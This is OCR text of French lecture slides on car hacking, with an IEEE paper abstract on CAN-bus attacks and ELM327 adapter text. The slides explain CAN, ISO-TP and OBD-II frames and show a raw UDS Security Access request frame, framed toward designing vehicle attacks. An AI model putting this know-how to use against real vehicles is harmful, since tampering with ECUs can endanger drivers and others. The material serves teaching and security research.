



CAR HACKING



Pascal Urien


Agenda

- Introduction au car hacking
- Méthodologie
- Acquisition d’information
- Sonde CAN
- Méthode d’analyse différentielle
- Scénarios d’attaque

P. Urien, "Designing Attacks Against Automotive Control Area Network Bus and Electronic Control Units," *2019 16th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, Las Vegas, NV, USA, 2019, pp. 1-4, doi: 10.1109/CCNC.2019.8651708.

IEEE Consumer Communications & Networking Conference
11-14 January 2019 // Las Vegas // USA

HOME | ABOUT | COMMITTEE | AUTHORS | PROGRAM | REGISTRATION | HOTEL / TRAVEL | PATRONS / EXHIBITORS | Search



2019 16th IEEE Annual Consumer Communications & Networking Conference (CCNC)

Designing Attacks Against Automotive Control Area Network Bus and Electronic Control Units

Pascal Urien
Telecom ParisTech, Saclay University, LTCI
23 avenue d'Italie, 75013, Paris, France
Pascal.Urien@Telecom-Paristech.fr

***Abstract*— Security is a critical issue for new car generation targeting intelligent transportation systems (ITS), involving autonomous and connected vehicles. In this work we designed a low cost CAN probe and defined analysis tools in order to build attack scenarios. We reuse some threats identified by a previous work. Future researches will address new security protocols.**

Keywords*— *CAN bus attacks; Vehicular security;

II. About the Can Bus


CAN bus is built over twisted pairs ended by 120 ohms resistors, equal to the characteristic impedance. A typical baud rate is 0,5 Mpbs, for a maximum value of 1 Mbps. According to the ISO 11898 standards CAN packets include an identifier (ID, 11 or 29 bits), a data length code (DLC, 4 bits), and a payload (8 bytes at the most).

Introduction au Car Hacking

https://en.wikipedia.org/wiki/Automotive_hacking:
Automotive hacking is the exploitation of vulnerabilities within the software, hardware, and communication systems of automobiles.

Introduction


- Une automobile moderne comporte un ensemble de modules électroniques (une cinquantaine) dénommés *Electronic Control Units* (ECUs), connectés en réseau et destinés au contrôle et à la gestion du véhicule (freins, direction, pneus, ...).


Sensor
ABS-
control unit
Actuator
CAN-bus
Engine
control unit
Dash panel
insert


CAN BUS

- Les ECUs sont reliés à un ou plusieurs bus conformes au standard *Controller Area Network* (CAN), ISO 11898.
- Un paquet CAN comporte:
  - un identifiant, 11 ou 29 bits, mais généralement 11bits,
  - un champ longueur de données, des données (de 0 à 8 octets)
  - et un CRC de 15 bits.
- Les paquets sont émis en diffusion sur les bus CAN, ils sont traités ou ignorés par les ECUs en fonction de la valeur de leur identifiant.
- Le débit usuel du CAN bus est de 500 Kbit/s (soit 2µs par bit).

Structure d’un paquet CAN



108 bits, 2 µs/bits, 4700 pkt/s



Typologie

- Les deux types principaux de paquets CAN sont:
  - Les trames DATA,
  - et les trames REQUEST. Ces dernières sont une requête d'émission pour un ID particulier, le champ longueur indique dans ce cas la taille des données attendues, et le bit RTR (*Remote Transmission Request*) est positionné.
- Les données sont codées selon un format propriétaire ou en conformité avec des standards tels que:
  - ISO-TP
  - ou OBD-II (*On Board Diagnostics*).
- Des paquets de diagnostic sont utilisés uniquement à des fins de maintenance.

ISO-TP

- Conformément aux normes ISO-TP (ISO 15765-2) l'entête des données (un ou deux octets) indique:
- Le type de trame
  - trame unique, (SF)
  - première trame d'un bloc (FF)
  - trame d'un bloc (CF)
- La longueur des informations.

Single Frame (SF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (0 for SF)	Bits 3 - 0 # of data bytes in this message	Service ID (for UDS)	Data	Data	Data	Data	Data	Data

Longueur SID

First Frame (FF)

Byte 0		Byte 1		Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (1 for FF)	Bits 3 - 0 # of data bytes in this message	Bits 7-4 0x01	Bits 3-0 Upper 4 bits of message length	Lower Byte of Message Length	Service ID	Data	Data	Data	Data

Consecutive Frame (CF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (2 for CF)	Bits 3 - 0 Message Serial Number	Data	Data	Data	Data	Data	Data	Data

ISO-TP

- Le premier octet d'information est l'identifiant de service (*Service ID*) défini par le standard for ISO 14229.
- Par exemple *Security Access* (0x27) est une procédure de contrôle d'accès basée sur un mécanisme de défi/réponse utilisant un secret partagé (mot de passe…) utilisée pour les opérations de maintenance.
- Cependant il est important de remarquer que les échanges fonctionnels ne sont pas sécurisés (pas de chiffrement, ni contrôle d'intégrité).

Single Frame (SF)

Byte 0		Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Bits 7 - 4 Frame Type (0 for SF)	Bits 3 - 0 # of data bytes in this message	Service ID (for UDS)	Data	Data	Data	Data	Data	Data

7E0 08 02 27 01 00 00 00 00 00

OBD-II

- La norme OBD-II (standard SAE J/1979) date des années 1990
- Elle est obligatoire en Californie depuis 1996.
- Elle permet la lecture des *Diagnostic Trouble Codes* (DTC) standardisés ou propriétaires, ainsi que les informations temps réel en provenance de capteurs connectés aux calculateurs de bord.
- Elle s'appuie sur des trames CAN et sur le standard ISO-TP.
- Le protocole comporte des messages de requête et de réponse.
- Le premier octet d'une requête indique par le mode (01 par exemple), et le deuxième l'identifiant de protocole (PID).
- En cas de succès la réponse débute par l'octet mode+0x40, suivi de l'octet PID, et de données

Exemple

- Requête: 7DF 08 02 01 0C [6 padding bytes]
- Réponse: 7E8 08 04 41 0C 11 42 [3 padding bytes]
  - Le CAN-ID 7DF est une adresse de diffusion, le mode 01 signifie "*Show current data*" , le PID 0C désigne le régime moteur.
  - L'ECU qui possède l'information (CAN-ID = 7E8) délivre une réponse avec le mode 41 (0x40 + 1) et le PID de la requête, les deux derniers représentent l'information demandée.

Requête OBD (SAE)

Query


The functional PID query is sent to the vehicle on the CAN bus at ID 7DFh, using 8 data bytes. The bytes are:

Byte ->	_ 0 _	_ 1 _	_ 2 _	_ 3 _	_ 4 _	_ 5 _	_ 6 _	_ 7 _
SAE Standard	Number of additional data bytes: 2	Mode 01 = show current data; 02 = freeze frame; etc.	PID code (e.g.: 05 = Engine coolant temperature)	not used (may be 55h)				
Vehicle specific	Number of additional data bytes: 3	Custom mode: (e.g.: 22 = enhanced data)	PID code (e.g.: 4980h)	not used (may be 00h or 55h)				


Réponse OBD (SAE)

Byte ->	_ 0 _	_ 1 _	_ 2 _	_ 3 _	_ 4 _	_ 5 _	_ 6 _	_ 7 _
SAE Standard 7E8h, 7E9h, 7EAh, etc.	Number of additional data bytes: 3 to 6	Custom mode Same as query, except that 40h is added to the mode value. So: 41h = show current data; 42h = freeze frame; etc.	PID code (e.g.: 05 = Engine coolant temperature)	value of the specified parameter, byte 0	value, byte 1 (optional)	value, byte 2 (optional)	value, byte 3 (optional)	not used (may be 00h or 55h)
Vehicle specific 7E8h, or 8h + physical ID of module	Number of additional data bytes: 4to 7	Custom mode: same as query, except that 40h is added to the mode value.(e.g.: 62h = response to mode 22h request)	PID code (e.g.: 4980h)		value of the specified parameter, byte 0	value, byte 1 (optional)	value, byte 2 (optional)	value, byte 3 (optional)
Vehicle specific 7E8h, or 8h + physical ID of module	Number of additional data bytes: 3	7Fh this a general response usually indicating the module doesn't recognize the request.	Custom mode: (e.g.: 22h = enhanced diagnostic data by PID, 21h = enhanced data by offset)	31h	not used (may be 00h)			

Mécanisme de Sécurité: Security Access




EcuID+8




https://www.thinkmind.org/download.php?articleid=securware_2014_9_20_30118

http://www.emotive.de/documents/Webcasts Protected/Transport-Diagnoseprotokolle.pdf



Méthodologie

Connecteurs OBD-II



ELM327

DÉCOUVREZ L'INTERFACE DE DIAGNOSTIC ELM327

ADAPTABLE
L'interface s'adapte à vos besoins avec sa connectivité : USB, Bluetooth ou WiFi

ÉCONOMIQUE
Faites votre diagnostic vous-même, évitez le passage au garage ou en concession

FACILE À UTILISER
Le fonctionnement de l'interface est simple et intuitif

RAPIDE
Obtenez le diagnostic de votre véhicule en quelques minutes seulement

ULTRA-PORTABLE
Petite et légère, vous pouvez transporter l'interface partout ou la laisser dans votre véhicule

PERFORMANTE
Diagnostiquez le moteur et la transmission sur toutes marques de véhicules

ELM327

OBD to RS232 Interpreter

Description

Almost all of the automobiles produced today are required, by law, to provide an interface for the connection of diagnostic test equipment. The data transfer on these interfaces follow several standards, but none of them are directly usable by PCs or smart devices. The ELM327 is designed to act as a bridge between these On-Board Diagnostics (OBD) ports and a standard RS232 serial interface.

In addition to being able to automatically detect and interpret nine OBD protocols, the ELM327 also provides support for high speed communications, a low power sleep mode, and the J1939 truck and bus standard. It is also completely customizable, should you wish to alter it to more closely suit your needs.

The following pages discuss all of the ELM327's features in detail, how to use it and configure it, as well as providing some background information on the protocols that are supported. There are also schematic diagrams and tips to help you to interface to microprocessors, construct a basic scan tool, and to use the low power mode.


Applications

- Diagnostic trouble code readers
- Automotive scan tools
- Teaching aids

